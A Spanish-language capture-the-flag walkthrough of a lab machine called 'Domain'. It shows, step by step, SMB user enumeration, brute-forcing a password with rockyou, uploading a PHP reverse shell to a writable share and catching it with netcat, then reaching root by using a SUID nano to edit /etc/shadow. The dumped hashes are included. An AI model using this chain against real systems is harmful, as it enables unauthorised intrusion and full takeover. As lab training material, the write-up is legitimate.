

liamm251

Domain:

Lanzamos la máquina:

```
(kali㉿kali)-[~]  
$ sudo bash auto_deploy.sh domain.tar  
[sudo] password for kali:  
  
Estamos desplegando la máquina vulnerable, espere un momento.  
  
Máquina desplegada, su dirección IP es → 172.17.0.2  
  
Presiona Ctrl+C cuando termines con la máquina para eliminarla
```

Enumeración NMAP

```
(kali㉿kali)-[~]  
$ sudo nmap -sVC -p- -T5 -sS -Pn -n --open 172.17.0.2  
[sudo] password for kali:  
Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-08 06:25 EDT  
Nmap scan report for 172.17.0.2  
Host is up (0.0000030s latency).  
Not shown: 65532 closed tcp ports (reset)  
PORT      STATE SERVICE      VERSION  
80/tcp    open  http         Apache httpd 2.4.52 ((Ubuntu))  
|_http-server-header: Apache/2.4.52 (Ubuntu)  
|_http-title: \xC2\xBFQu\xC3\xA9 es Samba?  
139/tcp   open  netbios-ssn  Samba smbd 4  
445/tcp   open  netbios-ssn  Samba smbd 4  
MAC Address: 02:42:AC:11:00:02 (Unknown)  
  
Host script results:  
| smb2-time:  
|   date: 2025-07-08T10:25:57  
|_  start_date: N/A  
| smb2-security-mode:  
|   3:1:1:  
|_   Message signing enabled but not required  
  
Service detection performed. Please report any incorrect results at https://nmap.org/submit/  
.  
Nmap done: 1 IP address (1 host up) scanned in 17.53 seconds  
  
(kali㉿kali)-[~]  
$
```

AL tener smbclient vamos a lanzar un enum4linux a ver qué encontramos

```
[+] Enumerating users using SID S-1-22-1 and logon username '', password ''  
  
S-1-22-1-1000 Unix User\bob (Local User)  
S-1-22-1-1001 Unix User\james (Local User)
```

```
[+] Enumerating users using SID S-1-22-1 and logon username '', password ''
S-1-22-1-1000 Unix User\bob (Local User)
S-1-22-1-1001 Unix User\james (Local User)
```


Tenemos dos usuarios, vamos a lanzar crackmapexe para las contraseñas ya que el hydra no me funcionaba:

```
(kali㉿kali)-[~/Downloads]
$ crackmapexec smb 172.17.0.2 -u 'bob' -p rockyou.txt
```

```
_FAILURE
SMB      172.17.0.2      445      3513E9ECFE9F      [+] 3513E9ECFE9F\bob:star
```

Ahora que tenemos credenciales lanzamos un smbmap para ver si tiene acceso:

```
(kali㉿kali)-[~/Downloads]
$ smbmap -H 172.17.0.2 -u bob -p star
```



```
SMBMap - Samba Share Enumerator v1.10.7 | Shawn Evans - ShawnDEvans@gmail.com
https://github.com/ShawnDEvans/smbmap

[\\] Checking for open ports...
```

```
[+] IP: 172.17.0.2:445  Name: 172.17.0.2      Status: NULL Session
Disk      Permissions      Co
mment     -----      --
print$    READ ONLY      Pr
inter Drivers
html      READ, WRITE    HT
ML Share
IPC$      NO ACCESS      IP
C Service (3513e9ecfe9f server (Samba, Ubuntu))
[/] Closing connections..
```

Vamos a ver que hay en html, que parece que será donde esta la web ya que antes he buscado y no he encontrado nada.

```
smb: \> ls
.          D          0   Tue Jul  8 06:59:24 2025
..         D          0   Thu Apr 11 04:18:47 2024
index.html N        1832  Thu Apr 11 04:21:43 2024

82083148 blocks of size 1024, 54732956 blocks available
```

liamm251


Efectivamente el el http, ahora es tan fácil como lanzar una shell para ganar acceso, yo he usado una que está ya dentro del propio kali en la ruta:

/usr/share/webshells/php/php-reverse-shell.php, hay que cambiar la ip con tu ip y el puerto de escucha que quieras,

Después hacemos un simple put:

```
smb: \> put /usr/share/webshells/php/php-reverse-shell.php cmss.php
putting file /usr/share/webshells/php/php-reverse-shell.php as \cmss.php (315.5 kb)
smb: \>
```

Y ahora vamos al http mientras estamos con netcat:



```
—(kali@kali)~[~/Downloads]
$ nc -lvnp 1234
listening on [any] 1234 ...
connect to [172.18.0.1] from (UNKNOWN) [172.17.0.2] 57856
linux 3513e9ecfe9f 6.12.25-amd64 #1 SMP PREEMPT_DYNAMIC Kali 6.12.25-1kali1 (2025-04-30) x86_64
13:15:39 up 58 min, 0 users, load average: 1.50, 0.97, 0.82
USER      TTY      FROM          LOGIN@      IDLE        JCPU   PCPU   WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ whaomi
/bin/sh: 1: whaomi: not found
$ whoami
www-data
$
```

Ya somos www-data

Mejoramos la consola con:

```
script /dev/null -c bash
```

Control +Z

stty raw -echo

fg

reset xterm

stty rows 62 columns 248

export TERM=xterm

export SHELL=bash

ESCALADA DE PRIVILEGIOS:

```
cd /home
www-data@3513e9ecfe9f:/home$ ls
ls
bob james
www-data@3513e9ecfe9f:/home$
```

Vemos que existe bob, vamos a cambiar de www-data a bob con la contraseña star del smbclient:

```
bob james
www-data@3513e9ecfe9f:/home$ su bob
su bob
Password: star
```

```
bob@3513e9ecfe9f:/home$ whoami
whoami
bob
bob@3513e9ecfe9f:/home$
```

Ahora que somos bob toca escalar, con sudo -l no he encontrado nada, entonces vamos a buscar SUID

```
bob
bob@3513e9ecfe9f:/home$ find / -perm -4000 2>/dev/null
find / -perm -4000 2>/dev/null
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/bin/chsh
/usr/bin/su
/usr/bin/gpasswd
/usr/bin/umount
/usr/bin/newgrp
/usr/bin/chfn
/usr/bin/mount
/usr/bin/passwd
/usr/bin/nano
bob@3513e9ecfe9f:/home$ /usr/bin/nano /etc/shadow
```

Al tener nano podemos editar el shadow y verlo, vamos a ver si hay algo interesante como un hash débil.

liamm251

```
root@kali: ~$ cat /etc/passwd
root:*:19780:0:99999:7:::
daemon:*:19780:0:99999:7:::
bin:*:19780:0:99999:7:::
sys:*:19780:0:99999:7:::
sync:*:19780:0:99999:7:::
games:*:19780:0:99999:7:::
man:*:19780:0:99999:7:::
lp:*:19780:0:99999:7:::
mail:*:19780:0:99999:7:::
news:*:19780:0:99999:7:::
uucp:*:19780:0:99999:7:::
proxy:*:19780:0:99999:7:::
www-data:*:19780:0:99999:7:::
backup:*:19780:0:99999:7:::
list:*:19780:0:99999:7:::
irc:*:19780:0:99999:7:::
gnats:*:19780:0:99999:7:::
nobody:*:19780:0:99999:7:::
_apt:*:19780:0:99999:7:::
messagebus:*:19824:0:99999:7:::
bob:$y$j9T$G1K1UyvU9xgKZ/M/OcoK0/$7yx4sgR0aaZkw7vu.Xv1rfcVqq2wMdKasi0bAhtg1q8:19824:0:99999:7:::
james:$y$j9T$u8SeL8/7Yb.tZget9adt/1$0aMIJp5cAa44u1TJsT6bKHAAEtL7/aJ1u8tC8z0cC94:19824:0:99999:7:::
```

Root tiene un *, se puede intentar escalar privilegios quitandolo e intentando ganar acceso con ese fallo.

* o ! en el campo de contraseña = cuenta bloqueada (no permite login con contraseña).

Quitando el * y poniendo una contraseña válida (o dejándola vacía según configuración), puedes permitir el acceso root.

Entonces al quitarlo:

```
bob@3513e9ecfe9f:/$ su root
root@3513e9ecfe9f:/# whoami
root
root@3513e9ecfe9f:/#
```